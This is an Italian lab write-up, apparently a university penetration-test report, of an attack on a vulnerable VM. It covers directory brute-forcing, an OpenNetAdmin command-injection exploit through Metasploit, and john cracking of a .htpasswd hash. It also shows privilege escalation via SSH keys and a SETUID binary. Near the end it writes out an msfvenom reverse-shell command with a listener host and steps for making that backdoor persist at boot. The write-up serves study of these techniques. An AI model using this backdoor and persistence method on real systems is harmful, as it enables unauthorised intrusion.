Tramite *OWASP JoomScan* non ci vengono date molte informazioni. Viene trovato solo il robotos.txt e ci viene dato un suggerimento su un path interessante.





*Figura 11: Output del tool OWASP JoomSacnn*

Andando ad utilizzare *whatweb* sull’indirizzo http://10.0.2.4 abbiamo poche informazioni, quindi; sapendo che diversi *too*l visti in precedenza ci sottolineano come la directory /ona/ sia utile andiamo ad effettuare la scansione all’indirizzo <http://10.0.2.4/ona/>.


Ci vengono restituite informazioni sulla versione di Apache, informazioni sui cookies, sul server http e sul titolo.

Immagine che contiene testo, schermata, software, Carattere

Descrizione generata automaticamente*Figura 12: Output del tool whatweb*

Tramite i *tool gobuster, drib, OWASP DirBuster e dirsearch* effettuiamo la*Web Crawler & Directory Bruteforce*

Il primo tool è *gobuster,* dove andiamo ad applicare una *Bruteforce Directory* tramite *dir*, successivamente specifichiamo l’indirizzo *http://10.0.2.4/* e il percorso della *wordlist* da utilizzare per l’attacco.

*Figura 13: Output del tool gobuster*


Viene riscontrata solo una directory /reports.

Successivamente cerchiamo di scoprire altre informazioni sulle directory tramite il *tool dirb*, antiamo a specificare l’indirizzo sui cui sferrare l’attacco.

*Figura 14: Output del tool dirb*

Possiamo vedere che *dirb* ha trovato altre directory e il file *robots.txt* gia accennato in precedenza.

Utilizziamo un altro tool, *dirsearch* per verificare oltre alle directory anche i file nascosti. Come specificato nella Figuara 13 cerchiamo file con estensione: php, aspx, jsp, html e js e effettuiamo la ricerca con un metodo http GET, con numero di Threads uguae a 30 e infine la dimensione della Wordlist.

*Figura 15: Output del tool dirsearch*

Possimo notare la directory dell’output e il file per il log degli errori .Vengono riscontarti inoltre, alcuni file nascosti (contrassegnati con il codice 403), con le varie estensioni e la directory /ona.

Un altro tool che analizziamo è *OWASP DirBuster.* Come mostrato nella Figura andiamo a settare URL target e il percorso della wordlist da utilizzare per l’attacco. Nel nostro caso abbiamo utilizzato la wordlist *directory-list-lowercase-2.3-small.txt.* Il tool crea in output dei report con le informazioni rilevate, nel nostro caso riguardano la *directory /reports/.*

Immagine che contiene testo, schermata, software, schermo

Descrizione generata automaticamente

Immagine che contiene testo, schermata, software, schermo

Descrizione generata automaticamente*Figura 16: Output del tool DirBuster*

Dall’output posassimo notare anche qui dei file nascosti e file a cui non siamo autorizzati.

Dalle informazioni ricevute dalla fase precedente sappiamo che nell’indirizzo abbiamo una directory */ona* che, ci può interessare*.* Proviamo a inserirla all’interno della richiesta. Se la visitiamo, abbiamo accesso a *opennetadmin,* con login ospite.

Immagine che contiene testo, software, Icona del computer, schermata

Descrizione generata automaticamente*Figura 17: Pagina web sull’indirizzo 10.0.2.4/ona/*

Proviamo anche ad accedere alla directory */reports/.* Ma, come già sapevamo, ci troviamo in un’area ristretta e quindi, ci viene chiesto di effettuare il login. Sono state effettuate delle prove di accesso base con le credenziali standard, come, user – user e admin - admin. Ma non siamo in grado di effettuare il login con le credenziali giuste.

Immagine che contiene schermata, testo, software, Software multimediale

Descrizione generata automaticamente

*Figura 18: Pagina web sull’indirizzo 10.0.2.4/reports/*

# 8 Target Exploitation

La fase di *Target Exploitation* cerca di «sfruttare» le vulnerabilità rilevate e di trarne vantaggio. Gli obiettivi principali del Target Exploitation sono ottenere:

Pieno controllo di quante più macchine target possibili all’interno dell’asset analizzato.

Ulteriori informazioni e visibilità dell’asset e dei sistemi in esso contenuti

Il Target Exploitation è la fase in cui si oltrepassa il confine tra il *Vulnerability Assessment* ed il *Penetration Testing.*

Sapendo che la versione di openNetAdmin installata sulla macchina è la 18.1.1, (come mostrato in Figura 19), abbiamo cercato su *ExploitDB* alcuni exploit associato ad esso. Abbiamo trovato uno script ruby per *Metsploit* per l’iniezione di comandi.

Immagine che contiene testo, Carattere, software, numero

Descrizione generata automaticamente*Figura 19: Pagina web sull’indirizzo 10.0.2.4/ona/ con la versione di openNetAdmin*

Successivamente abbiamo effettuato il download del file dannoso, come riportato nell’immagine seguente.

Immagine che contiene testo, Carattere, numero, linea


Descrizione generata automaticamente*Figura 19: Pagina web* [*https://www.exploit-db.com/*](https://www.exploit-db.com/)

Inoltre, abbiamo copiato il download ruby ​​all'interno del framework Metasploit per utilizzarlo e sfruttare la macchina la vulnerabilità della macchina host.

Dopo aver copiato l'exploit all'interno di Metasploit, sarà necessario ricaricare il database e caricare il modulo. Abbiamo avviato Metasploit e siamo andati a:

* Selezionare l’exploit da utilizzare
* Settare l’indirizzo IP della macchina target
* Settare l’indirizzo IP della macchina listener
* Eseguire l’exploit

Quindi, abbiamo sfruttato con successo la macchina target e ottenuto una shell come www-data, inoltre siamo andati a visionare i metadati all’interno di */opt/ona/www*

*Figura 19: shell tramite Metasploit*

## 8.1 Identifying Additional Vulnerabilities


Andando ad esplorare le varie directoty che abbiamo a disposizione entriamo all’interno di */var/www/html,* dove al suo interno abbiamo i file che ci sono stati descritti nella fase di *Vulnetability Mapping.* Entriamo all’interno di *reports* e notiamo un file*.htaccess.*

(Hypertext Access file) è un file di configurazione letto dal server utilizzato per **sovrascrivere impostazioni** ed è impiegato per l’autorizzazione, il controllo della cache, l’ottimizzazione del sito e la riscrittura degli URL.

Tramite *cat* andiamo a stampare il contenuto di tale directoty e al suo interno troviamo alcune informazioni sull’autorizzazione e viene esplicitata anche una directory relativa a un file*.htpasswd.*

***.htpasswd*** è un *flat-file* utilizzato per memorizzare i nomi utente e le password per l'autenticazione di base di [**Apache HTTP Server**](http://www.ictea.com/cs/knowledgebase.php?action=displayarticle&id=1720&language=Italian). Il nome del file è dato nella configurazione [***.htaccess***](http://www.ictea.com/cs/knowledgebase.php?action=displayarticle&id=1709&language=Italian), il nome canonico che viene assegnato è "*.htpasswd*" .Il nome del file inizia con un punto, perché la maggior parte dei sistemi operativi *Unix-like* considerano qualsiasi file che inizia con punto come nascosto.

A questo punto sempre tramite cat vediamo il suo contenuto. Ci viene stampata un hash, associato all’utente douglas e in più ci vengono dati dei suggerimenti sulla password da cercare.

*Figura 20: Identifying additional vulnerabilities*

Si poteva anche effettuare una ricerca specifica sul file tramite: *search -f .htaccess* e poi inoltrarsi nelle directory e scoprire subito il contenuto del file.**htpasswd.**

**Quindi, abbiamo scoperto che la password è una stringa del tipo “eafhrt” di 10 caratteri. Tramite *crunch* andremo a creare una *wordlist* con, stringhe di lunghezza 10 e con il formatto detto in precedenza e salvati all’interno del file *password****.txt***. La *wordlist* create verrà utilizzata per il *password cracking.***

**Tramite il comando:** *crunch 10 10 aefhrt >* ***password****.txt.* Vengono mostrati in output anche il numero di righe che crunch crea: 60466176.

Successivamente andiamo a creare un file hash.txt con all’interno l’hash recuperato in precedenza.

Con l’aiuto di *john ripper* andiamo a decifrare il valore hash e ad individuare la password.

All’interno della Figura 20 abbiamo i comandi di crunch.

All’interno della Figura 21 abbiamo i comandi di john.

La creazione del file hash.txt è avvenuta dall’interfaccia grafica.

Immagine che contiene testo, Carattere, schermata

Descrizione generata automaticamente*Figura 20: comandi crunch*

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente*Figura 21: output john*

Di conseguenza, abbiamo trovato la password: " **fatherrrrr** " per il valore hash specificato.

# 9 Post Exploitation

Le informazioni che sono state acquisite durante le fasi precedenti, permettono di poter accedere alla macchina target. Tuttavia, è necessario acquisire ulteriori privilegi (Privilege Escalation) all’interno della stessa macchina target. Una volta avuto accesso alla macchina in uno dei modi descritti nella sezione precedente è possibile riscontrare che si ottiene l’accesso come utente non privilegiato. Dunque, si è ottenuto l’accesso alla macchina ma in modo limitato, nelle sottosezioni successive viene spiegato come ottenere ulteriori privilegi e come ottenere accesso persistente alla macchina.

## 9.1 Privilege Escalation

Sapendo le credenziali dell’utente douglas, siamo andati a creare una *shell* e poi ad elevarci come douglas. Successivamente, andiamo a elencare i privilegi associati a douglas. Scopriamo che ha i privilegi per effettuare la copia come jen.

Il [modulo *pty*](https://docs.python.org/2/library/pty.html) ci consente di generare uno *pseudo-terminale* che và ad ingannare alcuni comandi, illudendoli che vengano eseguiti in un terminale adeguato.

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente*Figura 22: shell e privilegi di douglas*

Successivamente, siamo andati ad immergerci all’interno dell’utente per scoprire nuove informazioni. Troviamo una directory .ssh, stampiamo il suo contenuto e troviamo due file interessanti:

* Id\_rsa
* Id\_rsa.pub


Andiamo a effettuare la stampa di *id\_rsa.pub* all’interno di */tmp/authorizes\_key* e tramite *chmod* cambiamo i permessi associati a quel file, andando a impostare la read (4byte) la write (2byte) e l’execution (1byte) per tutti gli utenti.

In fine, poiché tramite sudo abbiamo i privilegi di copiare il programma che potrebbe essere eseguito come jen, possiamo copiare la chiave pubblica ssh, cioè rsa\_key di douglas all'interno di */home/jen/.ssh* in modo da poter essere registrati come jen. Pertanto, abbiamo eseguito i seguenti comandi indicati nella Figura 24.

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente*Figura 23: copia della chiave ssh di douglas all’interno di /home/jen/.ssh*

Ora possiamo copiare id\_rsa in /tmp e andare a cambiare i permessi e successivamente proviamo ad accedere tramite ssh come jen.

*Figura 24: accedere com jen via ssh*

Dopo essere entrati come jen ci viene indicato che abbiamo una mail da leggere; quindi, andiamo a capirne qualcosa in più andando nella cartelle email e andiamo a leggerla tramite cat.

Immagine che contiene testo, schermata, menu, Carattere

Descrizione generata automaticamente*Figura 25: Lettura dell’email*

Secondo questo messaggio, Jen conosce la password dell'account Moss, quindi possiamo usare le credenziali di Moss per effettuare l’accesso.

Nella Figura 26, dopo che siamo entrati come MOSS andiamo ad ispezionare le cartelle, e troviamo un file con il *SETUID* attivo e con l’utente proprietario *ROOT.*

Quindi avendo il SETUID attivo possiamo acquisire i privilegi dell’utente proprietario, cioè, elevarci a root. Eseguiamo il file *upyourgame.*

Ci vengono poste alcune domande quando eseguiamo il file.

Immagine che contiene testo, schermata

Descrizione generata automaticamente*Figura 26: scoperta ed esecuzione del file con il SETUID attivo*

Dopo aver risposto alle domande, andiamo a capire chi siamo e il nostro id e andiamo a leggere la nostra flag. In questo modo abbiamo vinto la nostra sfida.

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente*Figura 27: root shell e lettura flag*

## 9.2 Mantaining Access

Dopo aver effettuato il Privilege Escalation sulla macchina target è necessario installare un meccanismo che consenta di mantenere l’accesso persistente a questa macchina. In particolare, è stato utilizzato un meccanismo di Operating System Backdoor. Recuperiamo alcune informazioni riguardo al sistema utilizzando il comando "uname -a", dove -a corrisponde all’opzione “all”, cioè, ricaviamo tutte le informazioni.

*Figura 28: uname*

Nella figura 28 notiamo varie informazioni come la versione kernel e l’architettua x86.

Per creare una backdoor è stato utilizzato Metasploit, con il comando *msfvenom -a x86 –platform linux -p linux/x86/shell/reverse\_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf* ci permette di generare il payload di una reverse shell dove:

* -a x86 rappresenta l’architettura da utilizzare per il payload;
* –platform linux rappresenta il sistema operativo da utilizzare per il payload;
* -p linux/x86/shell/reverse\_tcp è il tipo di payload selezionato;
* LHOST=10.0.2.15 è l’indirizzo IP della macchina Kali che permetterà di instaurare una connessione reverse con la macchina target;
* LPORT=4444 è la porta sulla quale sarà stabilità la connessione;
* -f elf è il formato del payload (Executable and Linkable Format);
* -o shell.elf salva il codice generato nel file che segue l’opzione -o

In particolare, usiamo come payload una semplice reverse shell, si potrebbe utilizzare anche una shell meterpreter che fornisce una shell interattiva dove si può interagire con più funzionalità con la macchina. In questo caso ci riferiamo all’utilizzo di *Exploit Locali* cioè all’installazione locale sulla macchina target della backdoor. Successivamente è necessario creare uno script in modo tale che la backdoor shell.elf venga eseguita automaticamente a ogni esecuzione di questo, denominandolo "in.sh"

Immagine che contiene testo, schermata, Carattere, linea

Descrizione generata automaticamente

*Figura 29: file in.sh*

Dopodiché sono stati copiati sulla macchina target nella directory *home/gandalf* i file *in.sh* e *shell.elf* utilizzando rispettivamente il comando *scp ./in.sh moss@10.0.2.4:/home/moss* e *scp ./shell.elf moss@10.0.2.4:/home/moss*.

Dopo essersi spostati sulla macchina target, sfruttando le credenziali ssh recuperate nelle fasi precedenti e avendo ottenuto la shell di root come descritto nella sezione *privilage escalation*. Sono stati copiati entrambi i file nella directory */etc/init.d*, dopodiché sono stati assegnati i permessi di esecuzione con il comando *chmod +x in.sh* e *chmod +x shell.elf*. Per far in modo che il sistema esegui in automatico lo script *in.sh* bisogna creare il file */etc/rc.local* che contiene una serie di script che il sistema operativo esegue all’avvio.

Immagine che contiene testo, schermata, Carattere, software

Descrizione generata automaticamente*Figura 30: file rc.local*

Successivamente è necessario dare i permessi di esecuzione anche al file *rc.local* utilizzando il comando *chmod +x /etc/rc.local*. A questo punto è necessario abilitare lo script /etc/rc.local per l’esecuzione all’avvio del sistema, per fare ciò bisogna creare il file */etc/systemd/system/rclocal.service.*



*Figura 31: file rc-local.service*

Immagine che contiene testo, schermata, Carattere, informazione

Descrizione generata automaticamenteDopodiché bisogna abilitare il servizio con il comando *systemctl enable rc-local* e avviarlo con il comando *systemctl start rc-local.service*. Per controllare che effettivamente il servizio sia abilitato e avviato è possibile usare il comando *systemctl status rc-local.service.*

Una volta fatto ciò al riavvio della macchina target verrà instaurata una reverse shell quindi è necessario mettersi in ascolto sulla macchina kali utilizzando il modulo handler di metasploit:



*Figura 33:Reverse shell*